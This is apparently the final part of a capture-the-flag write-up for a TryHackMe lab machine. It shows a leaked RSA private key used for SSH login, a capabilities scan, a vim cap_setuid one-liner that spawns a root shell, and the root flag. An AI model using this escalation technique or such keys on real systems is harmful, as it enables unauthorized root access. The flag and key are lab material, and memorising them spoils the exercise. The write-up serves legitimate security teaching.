iTQx6sR7mspgGeHhYFpBkuSxkamACy9SzL6Sdg8CgYATprBKLTFYRIUVnZdb8gPg
zWQ5mZfl1leOfrqPr2VHTwfX7DBCso6Y5rdbSV/29LW7V9f/ZYCZOFPOgbvlOMVK
3RdiKp8OWp3Hw4U47bDJdKlK1ZodO3PhhRs7l9kmSLUepK/EJdSu32fwghTtl0mk
OGpD2NIJ/wFPSWlTbJk77QKBgEVQFNiowi7FeY2yioHWQgEBHfVQGcPRvTT6wV/8
jbzDZDS8LsUkW+U6MWoKtY1H1sGomU0DBRqB7AY7ON6ZyR80qzlzcSD8VsZRUcld
sjD78mGZ65JHc8YasJsk3br6p7g9MzbJtGw+uq8XX0/XlDwsGWCSz5jKFDXqtYM+
cMIrAoGARZ6px+cZbZR8EA21dhdn9jwds5YqWIyri29wQLWnKumLuoV7HfRYPxIa
bFHPJS+V3mwL8VT0yI+XWXyFHhkyhYifT7ZOMb36Zht8yLco9Af/xWnlZSKeJ5Rs
LsoGYJon+AJcw9rQaivUe+1DhaMytKnWEv/rkLWRIaiS+c9R538=
-----END RSA PRIVATE KEY-----
and we got ssh connection as user leonard:

Privilege Escalation to Root using cap_setuid on vim

we have cap_setuid on vim, and we can escalate to root.
leonard@undiscovered:~$ id
uid=1002(leonard) gid=1002(leonard) groups=1002(leonard),3004(developer)
leonard@undiscovered:~$ getcap / -r 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/vim.basic = cap_setuid+ep
leonard@undiscovered:~$ ls -la /usr/bin/vim.basic
-rwxr-xr-- 1 root developer 2437320 Mar 19  2020 /usr/bin/vim.basic
using https://gtfobins.github.io/gtfobins/vim/ we can exploit the cap_setuid on vim to get root shell.
This is the command:
/usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec bash")'

and grab the root flag:
root@undiscovered:/root# cat root.txt
  _    _           _ _                                     _
 | |  | |         | (_)                                   | |
 | |  | |_ __   __| |_ ___  ___ _____   _____ _ __ ___  __| |
 | |  | | '_ \ / _` | / __|/ __/ _ \ \ / / _ \ '__/ _ \/ _` |
 | |__| | | | | (_| | \__ \ (_| (_) \ V /  __/ | |  __/ (_| |
  \____/|_| |_|\__,_|_|___/\___\___/ \_/ \___|_|  \___|\__,_|

             THM{8d7b7299cccd1796a61915901d0e091c}